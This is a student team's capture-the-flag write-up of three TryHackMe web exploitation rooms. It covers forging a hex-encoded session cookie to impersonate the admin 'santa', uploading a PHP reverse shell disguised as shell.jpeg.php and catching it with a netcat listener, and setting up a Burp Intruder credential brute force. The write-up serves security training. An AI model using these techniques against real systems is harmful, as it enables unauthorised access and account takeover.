PSP0201

Week 2

Writeup

Group Name: 3 Ekor

Members

ID	Name	Role
1211103546	Muhammad Hafiz Haziq Bin Aminuddin	Leader
1211103298	Fahiman Danial Bin Harman Sham	Member
1211103527	Muhammad Irfan Haqief Bin Razak	Member


Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


STEP 1 and ANSWER FOR Q2

Registration and logging in to the Christmas Control Centre. No access to the control console.





Opening up the browser developer tools to check on the cookie.




STEP 2 and ANSWER FOR Q3

Obtain the value of the cookie.

Value
7b22636f6d70616e79223a2254686520426573742046657374976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d


STEP 3 and ANSWER FOR Q4

Using Cyberchef, convert the cookie value to string.




STEP 4 and ANSWER FOR Q5

Changing the username to ‘santa’, convert the JSON statement to hex.



STEP 5 and ANSWER FOR Q6

Now having access to the controls, switching on every control shows the flag.



Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.


Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Netcat, Terminal

Solution/walkthrough:

STEP 1

Use the IP address provided and open it in a new tab



STEP 2 and ANSWER FOR Q1

Access the upload page using the assigned ID number (`ODIzODI5MTNiYmYw`) and attach (?id=ODIzODI5MTNiYmYw) at the end of the IP address's URL

STEP 3 and ANSWER FOR Q2

Open the page's source code to see what type of files can the website accept. It is stated that it can accept jpeg, jpg and png files only

---

```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

STEP 4


Open the Linux terminal and type in both of the lines

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

```
cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php
```

STEP 5

The JPEG.PHP will be added into our user folder



STEP 6


Open Linux terminal and type in the line below and change $ip to our current IP address by using the line (`ip a show tun0`) and change $port to 443. Then save it by pressing Ctrl+X, Y and Enter

STEP 7

Submit the JPEG.PHP file at the website interface seen in STEP 2


STEP 8 and ANSWER FOR Q3

Open a new tab and type in our IP address provided by TryHackMe and add in /uploads. The /uploads/ is stated in the TryHackMe website which is often used to store in upload files



STEP 9

Open Linux terminal and type in a NetCat code (`sudo nc -lvnp 443`) and open the shell.jpeg.php file via the website on STEP 8



STEP 10 and ANSWER FOR Q4

The Linux terminal will be updated and type in (`cat /var/www/flag.txt`) and the final answer will be provided

Thought Process/Methodology:

Use the IP address provided and open it in a new tab. Access the upload page using the assigned ID number and attach (?id=ODIzODI5MTNiYmYw) at the end of the IP address's URL. Open the page's source code to see what type of files can the website accept. It is stated that it can accept jpeg, jpg and png files only. Then, the JPEG.PHP will be added into our user folder after using the terminal with PHP script. Open Linux terminal and type in (nano shell.jpg.php)b and change $ip to our current IP address and change $port to 443 and save it. Submit the JPEG.PHP file at the website interface earlier. Open a new tab and type in our IP address provided by TryHackMe and add in /uploads. Open Linux terminal and type in (sudo nc -lvnp 443) and open the shell.jpg.php file via the website with /uploads at the back. The Linux terminal will be updated and type in (cat /var/www/flag.txt) and the flag code will be provided.


Day 3: Web Exploitation - Christmas Chaos


Tools used: Firefox, BurpSuite, FoxyProxy, Kali Linux

Solution/walkthrough:

STEP 1


Use the IP address provided and open it in a new tab and download BurpSuite if you don't have it yet. Try login in with a random value for the username and password. Then, open FoxyProxy and turn on Burp






STEP 2

Open BurpSuite and click the Proxy tab and make sure there is "Intercept is on"




STEP 3

Click the Intruder tab and fill the host with our current IP address and port with the value of 80




STEP 4

Click the Positions tab and change the attack type to Cluster Bomb. Then highlight the random username and password that we gave earlier. Highlight each value and click the button “Add §“. The value of the username and password will be updated as seen in line 14




STEP 5

Click the Payloads tab. For Payload set 1, fill in the Payload Options with all the possible usernames which are “admin”, “root” and “user”. Firstly, click on the button “Add” and fill in the usernames one by one and click the button “Paste” to save it



